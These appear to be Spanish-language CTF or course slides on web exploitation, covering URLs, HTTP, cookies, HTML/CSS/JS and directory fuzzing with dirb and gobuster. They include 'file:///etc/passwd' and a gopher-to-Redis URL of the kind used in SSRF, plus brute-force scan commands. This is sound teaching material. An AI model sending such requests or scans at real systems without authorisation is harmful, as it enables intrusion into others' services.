



# III. Explotación de servicios web

---

Alejandro Cruz, Raúl Martín, Andrea Oliva y Rubén Santos

# Índice

1. Estructura de una URL
2. Protocolos HTTP y HTTPS
3. Sesiones y galletitas de la abuela
4. Conoce la web
5. A la búsqueda del tesoro
6. La BIBLIA
7. SQL Injection




# ESTRUCTURA DE UNA URL

---

# URL: Uniform Resource Locator

Todos sabemos que es una URL de forma intuitiva, ¿pero qué formato siguen?




Fuente imagen: [https://developer.mozilla.org/en-US/docs/Learn/Common\\_questions/What\\_is\\_a\\_URL](https://developer.mozilla.org/en-US/docs/Learn/Common_questions/What_is_a_URL)

Partes más comunes:

- *Scheme* (protocolo)
- **Authority** (userinfo@host:port)
- *Path*: ruta al recurso
- *Parameters*: pares clave-valor

Ejemplos:

- `https://google.es/search?q=como+ganar+dinero`
- `ftp://ftp.funet.fi/pub/doc/rfc/rfc1738.txt`
- `file://localhost/etc/passwd` (o `file:///etc/passwd`)
- `gopher://172.0.0.1:6379/_%2A3%0D`
- `mailto:raul.martin@urjc.es?subject=Que+aula+es`



# PROTOSCOLOS HTTP Y HTTPS

---

# HTTP: Hypertext Transfer Protocol

## Claves:

- La información se transmite como **texto**
- Es un protocolo **sin estado**, el servidor no tiene memoria
- **Nos vamos a centrar solo en la versión 1.0/1.1**. La versión 2.0 y 3.0 son muy diferentes

```
GET /index.html HTTP/1.1
Host: google.es
Cabecera2: valor2
Cabecera3: valor3
[\n\n]
```



```
HTTP/1.1 301 Moved Permanently
Location: http://www.google.es/
Content-Type: text/html; charset=UTF-8
Content-Length: 218
[\n\n]
<HTML><HEAD>
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="http://www.google.es/">here</A>.
</BODY></HTML>
```

# HTTP: Hypertext Transfer Protocol

## Ejemplos de cabeceras típicas:

### Petición:

- Referer
- Cookies
- User-Agent
- Authorization

### Ambas:

- Content-Length
- Content-Type

### Respuesta:


- Server
- Set-Cookie
- Location

**¿Has visto una cabecera rara y no sabes que hace?**

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers>

# HTTP: Hypertext Transfer Protocol

Hyper... ¿Text? → El contenido de la respuesta no tiene por qué ser texto






9



# ¿Y HTTPS?

¿Qué significa realmente el candadito?



## HTTPS no es más que TLS + HTTP

Funcionamiento (muy simplificado):

- Añade un paso inicial para establecer una clave de cifrado **simétrica**
- Antes de enviar cualquier dato por el canal, se cifra con dicha clave
- En el otro extremo (cliente o servidor), se descifra con **la misma clave**



# SESIONES Y COOKIES

---


# HTTP: Hypertext Transfer Protocol


¿Sin memoria?



El protocolo HTTP no tiene estado pero **los servidores o JS pueden implementarlo**

THESECURITYOFFICE VIEWERS ALSO WATCH

 **ManzDev** 36  
Software and Gam...

 **TheSecurityOffice**  
The Security Office - Sacando los trapos sucios de Jorge  
Science & Technology Spanish

Inspector Console Debugger Network Style Editor Performance Memory Storage

Filter Items

| Key                             | Value   |
|---------------------------------|---|
| chatSettings                    | {"fontSizePreference":"default","lastUsedFollowerDurations":{}} |
| livestreamResumeTimes           | {"43712718268":574,"43712814380":3168,"43713181964":15}         |
| local_copy_unique_id            | "oqciFi5T1"   |
| local_storage_app_session_id    | "4cb8700"   |
| local_storage_device_id         | "55a9a6b"   |
| mod-view-unban-requests-last... | null  |
| sentry_device_id                | "b9fdb1f7f2f215e"   |
| tag-size-cache-uv.2             | {"value":{"Spanish":66.56666564941406,"IRL":37.89999389}}       |
| twilight.emote_picker_history   | {"9":{"emote":{"id":"9","token":"<3","type":"SMILIES"},"lastU   |
| video-muted                     | {"default":false}   |
| video_ads.stream_loudness       | {"loudness":-21.455079314483232,"timestamp":163605362}          |

# HTTP: Hypertext Transfer Protocol

¿Sin memoria?



El protocolo HTTP no tiene estado pero **los servidores o JS pueden implementarlo**

THESECURITYOFFICE VIEWERS

ALSO WATCH

ManzDev Software and Gam... 36

TheSecurityOffice

The Security Office - Sacando los trapos sucios de Jorge

Science & Technology Spanish

Inspector Console Debugger Network Style Editor Performance Memory

Cache Storage

https://www.twitch.tv

Cookies

https://www.twitch.tv

Indexed DB

https://www.twitch.tv

Local Storage

https://www.twitch.tv

Session Storage

https://www.twitch.tv

| Name         | Value          |
|--------------|----------------|
| api_token    | twilight.      |
| server_s...  | ed6c41         |
| tachyon...   | true           |
| tachyon...   | true           |
| tachyon...   | dark_preferred |
| tachyon...   | dark_preferred |
| twitch.lo... | ES             |
| unique_i...  | oqciFi5T1hloT  |
| unique_i...  | oqciFi5T1hloTY |
| unique_id    | oqciFi5T1hloT  |



# CONOCE LA WEB

---

# ¿Qué 3 tecnologías son esenciales en la web?



# ¿Qué 3 tipos de archivos son esenciales en la web?



**HTML**



**CSS**



**Javascript**





- HyperText Markup Language (HTML)
- Es el lenguaje utilizado para crear documentos en la web
- El navegador web es el encargado de visualizar los documentos HTML

```
<!DOCTYPE html>
<html>
  <body>


    <h1>This is heading 1</h1>
    <h2>This is heading 2</h2>
    <h3>This is heading 3</h3>
    <h4>This is heading 4</h4>
    <h5>This is heading 5</h5>
    <h6>This is heading 6</h6>

    <p>This paragraph one.</p>
    <p>This paragraph two.</p>
    <p>Bla, bla, bla, bla, bla, bla,
    bla,
    bla, bla, bla, bla, bla, bla, bla,
    bla, bla, bla, bla, bla, bla, bla,
    bla, bla, bla, bla, bla, bla, bla,
    bla, bla, bla, bla, bla, bla, bla,
    bla, bla.</p>

  </body>
</html>
```



## Estructura en forma de árbol



- Cascading Style Sheets (CSS)
- Es un lenguaje utilizado para dar estilo a contenido estructurado
- Se aplica principalmente a documentos HTML, pero también se puede usar con otros documentos como SVG, XML, etc

Hello World!

These paragraphs are styled with CSS.

```
<style>
p {
  color: red;
  text-align: center;
}
</style>
```



# Javascript

- Es un lenguaje de programación basado en el estándar ECMAScript de ECMA
- Las páginas web pueden incorporar interactividad con el lenguaje JavaScript
- Con JavaScript se puede modificar la página y ejecutar código cuando se interactúa con ella (a través del modelo de objetos del documento DOM)
- También se pueden hacer peticiones al servidor web en segundo plano y actualizar el contenido de la web con los resultados (AJAX)

```
[ ] == '' // -> true
[ ] == 0 // -> true
[ ] == 0 // -> true
[ ] == '' // -> true
[0] == 0 // -> true
[0] == '' // -> false
[ ] == 0 // -> true

[null] == '' // true
[null] == 0 // true
[undefined] == '' // true
[undefined] == 0 // true

[ ] == 0 // true
[ ] == '' // true

[ ] == 0 // true
[ ] == '' // true

[ ] == 0 // true
[ ] == '' // true

[ ] == 0 // true
[ ] == '' // true

[ ] == 0 // true
[ ] == '' // true

[ ] == 0 // true
[ ] == '' // true
```




# Resumen


HTML

JS

CSS




# Estático vs dinámico



En un CTF hay que saber qué cosas interactúan con qué servidores y cuales son estáticas



# Full stack



```
root@kali: ~  
Archivo Editor Ver Buscar Terminal Ayuda  
root@kali:~# whatweb google.com  
http://google.com [302] Country[UNITED STATES][US], HTTPServer[GFE/2.0], IP[64.233.190.138], RedirectLocation[http://www.google.cl/?gfe_rd=cr&ei=g5l1VoWfHsiExASCh7egDQ], Title[302 Moved]  
http://www.google.cl/?gfe_rd=cr&ei=g5l1VoWfHsiExASCh7egDQ [200] Cookies[NID], Country[UNITED STATES][US], HTTPServer[gws], HttpOnly[NID], IP[64.233.190.94], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]  
root@kali:~#
```

# Tus nuevos mejores amigos

## CTRL + U


Permite observar el documento (normalmente el html) tal cual lo recibe el servidor

## F12

(o click derecho, inspeccionar elemento)

Ofrece multitud de opciones, entre ellas, la inspección del estado actual del html






# A LA BÚSQUEDA DEL TESORO

---

# Recordemos códigos de respuesta



<https://www.youtube.com/> → 200 OK

<https://www.youtube.com/watch?v=dQw4w9WgXcQ> → 200 OK

<https://www.youtube.com/watch?v=dQw4w9WgXcA> → 200 OK ???

<https://www.youtube.com/juanito> → 404 NOT FOUND

<https://www.youtube.com/feed/juanito> → 200 OK ???

# Metralleta de peticiones

## ¿Cómo descubrimos que URLs existen?

[gobuster | Kali Linux Tools](#)

[dirb | Kali Linux Tools](#)

[wfuzz | Kali Linux Tools](#)

```
---- Entering directory: http://webscantest.com/business/ ----
+ http://webscantest.com/business/index.php (CODE:200|SIZE:1584)

---- Entering directory: http://webscantest.com/cart/ ----
+ http://webscantest.com/cart/index.php (CODE:200|SIZE:1981)
+ http://webscantest.com/cart/press (CODE:503|SIZE:107)
+ http://webscantest.com/cart/Press (CODE:503|SIZE:107)
+ http://webscantest.com/cart/press_releases (CODE:503|SIZE:107)
+ http://webscantest.com/cart/presse (CODE:503|SIZE:107)
+ http://webscantest.com/cart/pressreleases (CODE:503|SIZE:107)
+ http://webscantest.com/cart/pressroom (CODE:503|SIZE:107)
+ http://webscantest.com/cart/prev (CODE:503|SIZE:107)
+ http://webscantest.com/cart/preview (CODE:503|SIZE:107)
+ http://webscantest.com/cart/previews (CODE:503|SIZE:107)
+ http://webscantest.com/cart/previous (CODE:503|SIZE:107)
+ http://webscantest.com/cart/price (CODE:503|SIZE:107)
+ http://webscantest.com/cart/pricelist (CODE:503|SIZE:107)
+ http://webscantest.com/cart/prices (CODE:503|SIZE:107)
+ http://webscantest.com/cart/pricing (CODE:503|SIZE:107)
+ http://webscantest.com/cart/print (CODE:503|SIZE:107)
+ http://webscantest.com/cart/print_order (CODE:503|SIZE:107)
+ http://webscantest.com/cart/printable (CODE:503|SIZE:107)
+ http://webscantest.com/cart/printarticle (CODE:503|SIZE:107)
+ http://webscantest.com/cart/printenv (CODE:503|SIZE:107)
+ http://webscantest.com/cart/printer (CODE:503|SIZE:107)
```



# Robots.txt

Un archivo robots.txt indica a los rastreadores de los buscadores a qué URLs de tu sitio pueden acceder

```
← → ↻ 🔒 https://www.youtube.com/robots.txt

# robots.txt file for YouTube
# Created in the distant future (the year 2000) after
# the robotic uprising of the mid 90's which wiped out all humans.

User-agent: Mediapartners-Google*
Disallow:

User-agent: *
Disallow: /channel/*/community
Disallow: /comment
Disallow: /get_video
Disallow: /get_video_info
Disallow: /get_midroll_info
Disallow: /live_chat
Disallow: /login
Disallow: /results
Disallow: /signup
Disallow: /t/terms
Disallow: /timedtext_video
Disallow: /user/*/community
Disallow: /verify_age
Disallow: /watch_ajax
Disallow: /watch_fragments_ajax
Disallow: /watch_popup
Disallow: /watch_queue_ajax

Sitemap: https://www.youtube.com/sitemaps/sitemap.xml
Sitemap: https://www.youtube.com/product/sitemap.xml
```

## Ejemplo

- `dirb http://localhost:4455/`

```
> dirb http://localhost:4455/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Nov  4 22:13:55 2021
URL_BASE: http://localhost:4455/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://localhost:4455/ ----
+ http://localhost:4455/robots.txt (CODE:200|SIZE:470)
```

## Parámetros

- `dir` → para indicar que queremos fuzzear direcciones
- `-u <url>` → para indicar sobre qué url lanzarlo (hay que tener en cuenta el path)
- `-w <dirección diccionario>` → para indicar qué diccionario usar (el mejor es `/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt`)
- `-x <extensiones divididas por comas>` → para indicar además posibles extensiones de ficheros a buscar (`py,php,css,html`)
- `-r` → para seguir la redirección en caso de que haya
- `-s` y `-b` → para indicar qué status codes quieres que mire como BIEN y cuales como MAL

```
> gobuster dir -u http://localhost:4455/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,css,js
```

